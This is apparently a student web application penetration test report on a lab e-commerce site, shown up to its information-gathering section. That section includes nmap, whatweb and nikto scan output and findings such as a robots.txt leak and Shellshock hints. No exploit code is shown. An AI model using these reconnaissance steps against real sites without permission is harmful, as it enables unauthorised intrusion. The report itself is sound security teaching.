



**Abertay
University**

Astley's Shop Web Application Penetration Test

Jack Laundon

CMP319: Web Application Penetration Testing

BSc Ethical Hacking Year 3

2024/25

Note that Information contained in this document is for educational purposes.

Abstract

The popularity of E-Commerce websites is rising, with more and more people shopping online each year. Therefore, the security of these websites is paramount. If data breaches occur, it would cost the targeted company large sums of money in both the cost of the breach itself and the fines imposed for a data breach. Because of this, Astley's Shop has requested a penetration test of their E-Commerce web application, and a report containing the findings and any recommendations following the test as set out in this paper.

The methodology used was the OWASP Web Security Testing Guide. Using this methodology ensured that the test was as thorough as possible and tested every area of the website. The test uncovered vulnerabilities across every area of the site including, but not limited to, lack of encryption, poor session management, reversible cookies, outdated technologies, the opportunity to gain a reverse shell on the web server, the possibility of manipulating the website's database, and the ability to perform malicious actions on the website through code injection.

Exploiting the vulnerabilities outlined in this report could lead to severe consequences for the website, such as unauthorised administrative access. Such vulnerabilities don't just pose a risk to the website but could also be detrimental to the website financially and could result in a loss of reputation. It is strongly recommended that this website be disabled until the remediations set out in this report are implemented. Further studies on this application could expand to testing the technologies in use by the site, such as the outdated services running or the underlying web server itself.

Contents

1	Introduction	1
1.1	Background	1
1.2	Aims	2
1.3	Scope	2
2	Methodology.....	3
2.1	Overview of Methodology.....	3
2.2	Information Gathering Overview	3
2.3	Configuration and Deployment Management Testing Overview	4
2.4	Identity Management Testing Overview	4
2.5	Authentication testing overview	4
2.6	Authorisation Testing Overview	5
2.7	Session Management Testing Overview	5
2.8	Input Validation Testing Overview	5
2.9	Error Handling Testing Overview.....	6
2.10	Cryptography Testing Overview	6
2.11	Business Logic Testing Overview	6
3	Procedure and Results	7
3.1	Overview of Procedure.....	7
3.2	Information Gathering.....	7
3.2.1	Fingerprinting Web Server	7
3.2.2	Review Webserver Metafiles for Information Leakage	7
3.2.3	Enumerate Applications on Webserver	8
3.2.4	Review Webpage Content for Information Leakage.....	9
3.2.5	Identify Application Entry Points.....	10
3.2.6	Map Execution Paths Through Application	10
3.2.7	Fingerprinting Web Application Framework.....	11
3.3	Configuration and Deployment Management Testing.....	12
3.3.1	Test Application Platform Configuration.....	12
3.3.2	Enumerate Infrastructure and Application Admin Interfaces.....	13
3.3.3	Test HTTP Methods	14
3.4	Identity Management Testing	14

3.4.1	Test Role Definitions	14
3.4.2	Test User Registration Process.....	15
3.4.3	Test Account Provisioning Process.....	16
3.4.4	Testing for Account Enumeration and Guessable User Account	16
3.4.5	Testing for Weak or Unenforced Username Policy	16
3.5	Authentication testing	17
3.5.1	Testing for Credentials over an Encrypted Channel.....	17
3.5.2	Testing for Default Credentials	19
3.5.3	Testing for Weak Lock-Out Mechanism	19
3.5.4	Testing for Bypassing Authentication Schema	21
3.5.5	Testing for Weak Password Policy	21
3.5.6	Testing for Weak Password Change or Reset Functionalities	21
3.6	Authorisation Testing	23
3.6.1	Testing Directory Traversal File Include	23
3.6.2	Testing for Bypassing Authorization Schema	26
3.7	Session Management Testing	26
3.7.1	Testing for Session Management Schema	26
3.7.2	Testing for Cookies Attributes.....	33
3.7.3	Testing for Session Fixation.....	34
3.7.4	Testing for Exposed Session Variable	34
3.7.5	Testing for Cross-Site Request Forgery	34
3.7.6	Testing for Logout Functionality	35
3.7.7	Testing Session Timeout.....	35
3.7.8	Testing for Session Hijacking	36
3.8	Input Validation Testing	37
3.8.1	Testing for Reflected Cross-Site Scripting	37
3.8.2	Testing for Stored Cross-Site Scripting	37
3.8.3	Testing for SQL Injection	38
3.8.4	Testing for Code Injection	44
3.9	Testing for Error Handling	46
3.9.1	Testing for Improper Error Handling	46
3.10	Testing for Weak Cryptography.....	46
3.10.1	Testing for Weak Transport Layer Security.....	46

3.11	Business Logic Testing	48
3.11.1	Test Business Logic Data Validation.....	48
3.11.2	Test Number of Times a Function Can Be Used Limits	49
3.11.3	Test Upload of Unexpected File Types	49
4	Discussion.....	53
4.1	General Discussion	53
4.2	Mitigations.....	56
4.2.1	Outdated Service Versions	56
4.2.2	Information Leakage through Robots.txt.....	56
4.2.3	Information Leakage through Source Code	56
4.2.4	Weak Password Policy.....	56
4.2.5	User Registration.....	56
4.2.6	Information Gained from Error Messages	56
4.2.7	Unencrypted Transportation of Credentials	56
4.2.8	Brute Forcing	57
4.2.9	Weak Password Change	57
4.2.10	Weak Password Reset.....	57
4.2.11	Directory Traversal.....	57
4.2.12	Insecure Cookies	57
4.2.13	Incorrect Cookie Deletion	57
4.2.14	Reverse Engineering Cookies	57
4.2.15	Cookies Attributes.....	57
4.2.16	Session Fixation.....	58
4.2.17	Session Timeout.....	58
4.2.18	Session Hijacking.....	58
4.2.19	SQL Injection	58
4.2.20	Code Injection	58
4.2.21	Business Logic	58
4.2.22	File Uploads.....	58
4.3	Future Work.....	58
	References	60
	Appendices part 1	63
	Appendix A – Spider	63

Appendix B – SQL Injection 65

 Appendix B.1 – Unsuccessful Queries..... 65

 Appendix B.2 – SQLMap..... 67

Appendix C – Error Messages 71

Appendix D – PHP Reverse Shell..... 73

Appendix E – Unencrypted Credentials 79

Appendix F – Omitted Subsections 82

1 INTRODUCTION

1.1 BACKGROUND

The United Kingdom has one of the largest E-Commerce sectors across the globe, behind China and the United States of America, with a predicted increase in profits of 12.6% by the year 2025 (International Trade Administration, 2023). Over 75% of the UK population made a purchase through E-Commerce in 2023 with this value predicted to rise to over 95% by the end of this decade (Statista, 2024). As displayed in **Figure 1**, the number of E-Commerce users in the UK has grown steadily each year and continues to rise.




Figure 1 - Growth rate of E-Commerce users in the UK (Statista, 2024)

As the popularity of E-Commerce Websites rises, it is vital to ensure these websites are secure; attackers can gain sensitive information stored on such websites such as card details. Over 30% of cyber-attacks are targeted at E-Commerce websites (Noibu, n.d) and in 2019 alone over 15 billion files were leaked through data breaches (BigCommerce, n.d). The average cost for a data breach in 2024 was \$4.88 million (~£3.83 million) (IBM, 2024), with the possible fines for a data breach in the UK reaching up to “£17.5 million or 4% of [the company’s] annual turnover, whichever is higher” (ICO, n.d). Despite the

large number of data breaches and potential devastating financial losses, it was found that, as recently as 2018, approximately a fifth of websites lack even a basic level of security such as a Secure Socket Layer (SSL) certificate (Ward, 2018)

To examine and ensure the security of websites, penetration tests are often used. These tests are considered “offensive security” tests, where a security analyst will actively attempt to attack and exploit a given system to simulate a realistic cyber-attack, and will write up and present their findings in a detailed report. The organisation being tested will then use this report to address and fix the vulnerabilities found in the test, therefore improving the security measures in use on their system. According to a study, over 95% of systems were found to be exploitable through penetration tests in 2022 (Positive Technologies, 2022), proving that such tests are a necessity in locating and mitigating any vulnerabilities on the system being evaluated, especially in a sector such as E-Commerce where customer’s sensitive data is stored.

The owner of *Astley’s Shop* has recently purchased and acquired an E-Commerce website for the business and is concerned about the website’s security. To address their concerns, the owner has requested a penetration test to find any vulnerabilities of the site and improve the overall security posture of *Astley’s Shop*.

1.2 AIMS

This project aims to meet the brief provided, which states:

*“The application was bought from a web development company and is a little buggy but mostly functional. The owner of the site is concerned that there may be some bugs that could be used to hack into the application. You have been given a user account (an account for **Mr Steve Brown**) - the **user email is hacklab@hacklab.com and the password is hacklab**. Your task is to test the web application and report your findings and recommendations.”*

This overall goal can be broken down into two sub-aims:

- Perform a rigorous security test of the website using the Open Worldwide Application Security Project (OWASP) Web Security Testing Guide.
- Provide a report containing the discoveries of the test and any required remediations.

1.3 SCOPE

This penetration test will be focused on the *192.168.1.10/* domain. Any services running on this domain will be included in the test but, as the test has only been requested on the website, anything outside of the site such as the actual technologies behind any services (e.g., the server hosting the website), will be excluded from the test.

2 METHODOLOGY

2.1 OVERVIEW OF METHODOLOGY

The methodology utilised in this security assessment was the OWASP Web Security Testing Guide (OWASP, n.d). This methodology was elected as the detail and thoroughness provided by the methodology allowed the test to be carried out in a logical manner, ensuring that the test is as comprehensive as possible and examines every area of the website inside of the scope. Moreover, this methodology is broadly considered the basis of any web application penetration test (OWASP, n.d).

The penetration test was divided into 10 general sections, as seen in the list below:

1. *Information Gathering*
2. *Testing Application Configuration Platform*
3. *Identity Management Testing*
4. *Authentication Testing*
5. *Authorization Testing*
6. *Session Management Testing*
7. *Input validation Testing*
8. *Testing for Error Handling*
9. *Testing for Weak Cryptography*
10. *Business Logic Testing*

The above stages were all carried out using the Kali Linux operating system, as this specific distribution was designed with offensive security in mind and comes with a vast library of penetration testing tools pre-installed.

2.2 INFORMATION GATHERING OVERVIEW

This stage of the test is used for enumerating information from the target website that can be used to the tester's advantage. When gathering information, the specific technologies used by the website and the source code of the website were investigated, and all pages and files linked to the website were mapped out – a process known as “spidering” -, and versions of services running on the target were examined. The tools used in this section are displayed in **Table 1**.

Tool	Use
<i>Whatweb</i>	Identifying target technologies
<i>Firefox</i>	Browsing the website
<i>OWASP ZAP</i>	Spidering
<i>Nmap</i>	Identifying service versions

Table 1 - Tools used in information gathering.

2.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING OVERVIEW

When testing the configuration and deployment management, the configuration of the application was examined using a Common Gateway Interface (CGI) scanner to investigate connected files and directories, searching for comments in the website's code that could reveal information useful to an attacker, searching for accessible administrator interfaces using a web content scanner, and testing HTTP methods. The tools used in this stage can be seen in **Table 2**.

Tool	Use
<i>Nikto</i>	CGI scanner
<i>Firefox</i>	Searching for comments
<i>DIRB</i>	Web scanning
<i>Nmap</i>	HTTP methods
<i>Burpsuite Community Edition</i>	Accessing admin interface

Table 2 - Tools used in configuration and deployment management testing.

2.4 IDENTITY MANAGEMENT TESTING OVERVIEW

This section of the test assessed the identities and permission of users on the website. This involved attempting to fuzz an admin role using cookies and altering the URL, testing requirements for user registration, testing how accounts are created, and testing for guessable account credentials. All of these processes were completed using *Firefox*.

2.5 AUTHENTICATION TESTING OVERVIEW

The authentication testing segment involved measuring the security of the authentication process on the website. This was done by testing the encryption used when handling sensitive information, testing for the inclusion of default credentials, testing for a lockout mechanism, attempting to bypass the authentication scheme, evaluating the password policy, and assessing the password change or reset functionalities. The tools used in this section can be seen in **Table 3**.

Tool	Use
<i>Burpsuite Community Edition</i>	Testing encryption
<i>Cyberchef</i>	Testing encryption
<i>Firefox</i>	Testing for default credentials, testing for lockout mechanism, testing for bypassing the authentication scheme, testing the password policy, testing password change or reset functionalities
<i>Hydra</i>	Testing for lockout mechanism, testing for bypassing the authentication scheme

Table 3 - Tools used in authentication testing.

2.6 AUTHORISATION TESTING OVERVIEW

While performing authorisation testing, the sections of the website that required special permissions to access were assessed. This was done by attempting directory traversal and testing the authorization schema of the website via cookie analysis and manipulation. **Table 4** contains the tools used in this section.

Tool	Use
<i>Firefox</i>	Testing for directory traversal, testing for bypassing authorisation schema

Table 4 - Tools used in authorisation testing.

2.7 SESSION MANAGEMENT TESTING OVERVIEW

The session management testing segment consisted of assessing how the website manages user sessions. This involved examining the security of the session cookies and how they can be utilised in attacks such as session fixation, cross-site request forgery, and session hijacking, and testing for the presence of a logout function. The tools used in this section can be viewed in **Table 5**.

Tool	Use
<i>Burpsuite Community Edition</i>	Cookie examination
<i>Cyberchef</i>	Cookie examination
<i>Firefox</i>	Testing for logout function
<i>md5decrypt.net</i>	Cookie examination
<i>Epochconverter.com</i>	Cookie examination

Table 5 - Tools used in session management testing.

2.8 INPUT VALIDATION TESTING OVERVIEW

To test for input validation, the website's handling of intentionally malicious input was assessed. This consisted of using entry points over the website to test both stored and reflected cross-site scripting (XSS) vulnerabilities, as well as using such entry points to also test SQL injection (SQLi) vulnerabilities and obtaining information found in the database. **Table 6** contains a list of tools used for input validation testing.

Tools	Use
<i>Firefox</i>	Testing for stored XSS, testing for reflected XSS, testing for SQLi
<i>SQLmap</i>	Testing for SQLi
<i>Browser Exploitation Framework (BeEF)</i>	Testing for stored XSS

Table 6 - Tools used in input validation testing

2.9 ERROR HANDLING TESTING OVERVIEW

The error handling portion of the security assessment tested how the web application handled any unintended input. This consisted of manually testing any input points on the website with an incorrect request and noting the output. *Firefox* was the only tool used for this section.

2.10 CRYPTOGRAPHY TESTING OVERVIEW

Assessing the website's cryptography involved testing for the presence of a Secure Sockets Layer (SSL) or Transport Layer Security (TLS) certificate. The only tool used in this section of the test was *ssllscan*, to test the strength of the website's encryption.

2.11 BUSINESS LOGIC TESTING OVERVIEW

When carrying out business logic testing, the website was examined to determine how the website's logic operated. This involved testing how the website handles adding several items to the cart, testing the number of times a function can be used, and testing the website's measures to prevent unintended file types from being uploaded. The tools used in this section can be viewed in **Table 7**.

Tool	Use
<i>Firefox</i>	Testing for adding several items to the cart, testing the number of times a function can be used, testing for unintended file uploads.
<i>Burpsuite Community Edition</i>	Testing for unintended file uploads
<i>Netcat</i>	Testing for unintended file uploads

Table 7 - Tools used in cryptography testing

3 PROCEDURE AND RESULTS

3.1 OVERVIEW OF PROCEDURE

According to OWASP:


“THE WSTG reference document can be adopted completely, partially, or not at all; according to an organization’s needs and requirements.” (OWASP, n.d).

Due to the large size and depth of the methodology, some sections were deemed inappropriate for this test – either out of scope or not applicable to the application being tested – and as such have been omitted. These omitted steps can be seen in **Appendix F – Omitted Subsections**, along with the sections they belong to.

3.2 INFORMATION GATHERING

3.2.1 Fingerprinting Web Server

To enumerate the technologies employed by the target website, the *whatweb* command line utility was used, the results of which can be viewed in **Figure 2**. The website was found to be using Apache 2.4.3, PHP 5.4.7, JQuery 1.11.1, and was also found to be using a Unix-based system. This information simplifies the process of identifying potential vulnerabilities on the target system. However, exploiting any such vulnerabilities against the actual web server itself is outside the scope of this test.




```
(kali@kali)~$ whatweb 192.168.1.10
http://192.168.1.10 [200 OK] Apache[2.4.3], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[hacklab@uadhacklab.com],
HTML5, HTTPServer[Unix][Apache/2.4.3 (Unix) PHP/5.4.7], IP[192.168.1.10], JQuery[1.11.1], Lightbox, PHP[5.4.7], Script[text/j
avascript], Title[Shopping Portal Home Page], X-Powered-By[PHP/5.4.7]
```

Figure 2 - Whatweb output

3.2.2 Review Webserver Metafiles for Information Leakage

When searching for metafiles connected to the target website, the tester manually searched for “robots.txt” – a commonly used metafile that restricts certain pages of a website from being accessed by web crawlers. After appending “/robots.txt” to the end of the website URL, the robots.txt file was accessed.



```
User-agent: *
Disallow: /company-accounts
```

Figure 3 - robots.txt

As displayed in **Figure 3**, there is a disallowed page called “company-accounts”. Upon navigating to this page, the tester was met with a page containing two files – “finances.zip” and “readme.txt”. Upon inspection of “finances.zip”, several files containing details of all of the company finances were discovered. The “readme” file contained a message stating “this folder would contain company financial

reports” and can be seen in **Figure 4**. The list of files can be viewed in **Figure 5**, and a section of a file titled “account_statement.xls” can be seen in **Figure 6**.

This folder would contain company financial reports.

Figure 4 - Readme.txt

account_statement.xls	Microsoft Excel 97-2003 ...	14 KB	No	46 KB	71%	01/03/2009 18:20
customer_list.xls	Microsoft Excel 97-2003 ...	15 KB	No	31 KB	54%	01/03/2009 18:21
customer_profile.xls	Microsoft Excel 97-2003 ...	23 KB	No	54 KB	59%	01/03/2009 18:21
employee_profile.xls	Microsoft Excel 97-2003 ...	53 KB	No	81 KB	36%	01/03/2009 18:22
invoice.xls	Microsoft Excel 97-2003 ...	15 KB	No	38 KB	63%	01/03/2009 18:22
mail_label.xls	Microsoft Excel 97-2003 ...	24 KB	No	85 KB	72%	01/03/2009 18:23
monthly_sales.xls	Microsoft Excel 97-2003 ...	18 KB	No	60 KB	72%	18/03/2009 16:28
product_catalog.xls	Microsoft Excel 97-2003 ...	116 KB	No	141 KB	18%	01/03/2009 18:25
sales_detail.xls	Microsoft Excel 97-2003 ...	19 KB	No	55 KB	67%	01/03/2009 18:25

Figure 5 - List of files found through robots.txt

Customer Name	Contact Name	Phone/Fax	Address
A			
Alfreds Futterkiste	Maria Anders	Phone: 030-0074321 Fax: 030-0076545	Obere Str. 57 Berlin, Germany 12209
Ana Trujillo Emparedados y helado	Ana Trujillo	Phone: (5) 555-4729 Fax: (5) 555-3745	Avda. de la Constitución 2222 México D.F., Mexico 5021
Antonio Moreno Taquería	Antonio Moreno	Phone: (5) 555-3932 Fax:	Mataderos 2312 México D.F., Mexico 5023
Around the Horn	Thomas Hardy	Phone: (171) 555-7788 Fax: (171) 555-6750	120 Hanover Sq. London, UK WA1 1DP
B			
Berglunds snabbköp	Christina Berglund	Phone: 0921-12 34 65 Fax: 0921-12 34 67	Berguvsvägen 8 Luleå, Sweden S-958 22
Blauer See Delikatessen	Hanna Moos	Phone: 0621-08460 Fax: 0621-08924	Forsterstr. 57 Mannheim, Germany 68306

Figure 6 - Details from accounts_statement.xls

3.2.3 Enumerate Applications on Webserver

To enumerate applications on the web server, the industry standard *nmap* scanner was used to identify any running services and which ports they were running on. *Nmap* was chosen due to the vast number of possible scan configurations or built-in scripts, and the ease which scans can be customised to suit the needs of a test. When running the scan, the “-sV” flag was used to identify the versions of services running, as can be seen in **Figure 7**.

```
L$ sudo nmap -p 1-10000 -sV 192.168.1.10
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-23 05:56 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid server
s with --dns-servers
Nmap scan report for 192.168.1.10
Host is up (0.000056s latency).
Not shown: 9997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.4a
80/tcp    open  http     Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0C:29:D5:52:24 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds
```

Figure 7 - nmap scan

As displayed, the website was running an FTP server, specifically ProFTPD 1.3.4.a, on port 21. The website was also being hosted via HTTP on port 80, running Apache 2.4.3 and PHP 5.4.7, and the MySQL system. The discovery of MySQL was particularly notable, as this notified the tester what specific SQL system was running on the target, allowing for more focused SQL injection attacks further into the test. Notably, the website is not using port 443, which is typically used for HTTPS.

The service versions for both ProFTPD and Apache outlined above are outdated; the latest version of ProFTPD is 1.3.9rc2 (ProFTPD, 2023), and the latest version of Apache is 2.4.62 (Apache, 2024). While probing these technologies themselves is not in the scope of the test, it is important to note an attacker could use out of date versions to exploit the website.

3.2.4 Review Webpage Content for Information Leakage

After manually searching the source code for the website, it was found that the location of the document root – where all the website files are stored – was easily found and displayed in a comment. While testing this would be outside of the scope of the test, the presence of this provides a valuable piece of information to an attacker – this would simplify the process of any attacks relating to the document root. This can be viewed in **Figure 8**.

```
1 <!-- *** Note document root is /mnt/sda2/swag/output/vulnerable/site. Tidy this up later. -->
2
```

Figure 8 - Comment containing the document root location

Several comments were found stating that the function following the content was only for demonstration and could be removed in production, and an example of one such comment is displayed in **Figure 9**.

```
<!-- For demo purposes ... can be removed on production -->
```

Figure 9 - Remove on production

Furthermore, the password policy was also revealed in a JavaScript function in the source code, stating that passwords are valid if both the password field and confirm password field match. This can be seen in **Figure 10**.

```

<script type="text/javascript">
function valid()
{
  if(document.register.password.value!= document.register.confirmpassword.value)
  {
    alert("Password and Confirm Password Field do not match !!");
    document.register.confirmpassword.focus();
    return false;
  }
  return true;
}

```

Figure 10 - The password policy

As demonstrated, the website contains information leakage in the source code that could be used to an attacker's advantage.

3.2.5 Identify Application Entry Points

This section of the test focused on identifying anywhere that the website takes input. This was carried out through manual testing, and the results are displayed in **Table 8**.

Entry Point Location	Entry Point Name
/login.php	Login Form – Email Address, Password Registration Form – Full Name, Email Address, Contact No, Password, Confirm Password.
/track-orders.php	Order ID, Registered Email
/my-account.php*	Personal Info Form – Name, Email Address, Contact No Change Password Form – Email Address, Current Password, New Password, Confirm Password
/forgot-password.php	Email Address, Contact no, Password, Confirm Password
/index.php	Search bar

Table 8 - Entry Points

*Authentication required to access

3.2.6 Map Execution Paths Through Application

Mapping out the application was performed using *OWASP ZAP* to create a spider of the site, due to its ability to automatically save the results of the spider to a file which allows for easy inspection. The most notable finding of the spidering process was the presence of an administrator area, as demonstrated in **Figure 11**. The full spider can be viewed in **Appendix A – Spider**.

```

http://192.168.1.10/admin
http://192.168.1.10/admin/productimages
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-3.jpeg

```

Figure 11 - Admin area discovered through spidering




Figure 12 - Administrator login page

The tester navigated to 192.168.1.10/admin and confirmed the existence of an administrator login panel, displayed in **Figure 12**. Following this, the tester navigated to the /productimages subdirectory of the administrator area but did not find a page and was redirected back to the home page of the website.

3.2.7 Fingerprinting Web Application Framework.

To test the website's framework, *nikto* was used to perform a CGI scan of the site, the results of which can be seen in **Figure 13**.

```
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3268: /company-accounts/: Directory indexing found.
+ Entry "/company-accounts/" in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'inde
X' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_
FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OSVDB-112084: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112084: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://
www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /a/: Directory indexing found.
+ OSVDB-3233: /a/: May be Kebl Web Mail administration menu.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 9946 requests: 0 error(s) and 36 item(s) reported on remote host
+ End Time: 2024-09-24 08:16:57 (GMT+4) (74 seconds)

+ 1 host(s) tested
```

Figure 13 - Nikto scan

As displayed, the scan produced several results. Notably, the scan disclosed the absence of the “anti-clickjacking X-frame-Options header”, the “X-XSS Protection header”, and the “X-Content-Type-Options” header. This information indicated that the website was vulnerable to Clickjacking attacks and XSS

attacks, and that content filtering on the website could possibly be bypassed by changing the MIME type.

3.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

3.3.1 Test Application Platform Configuration

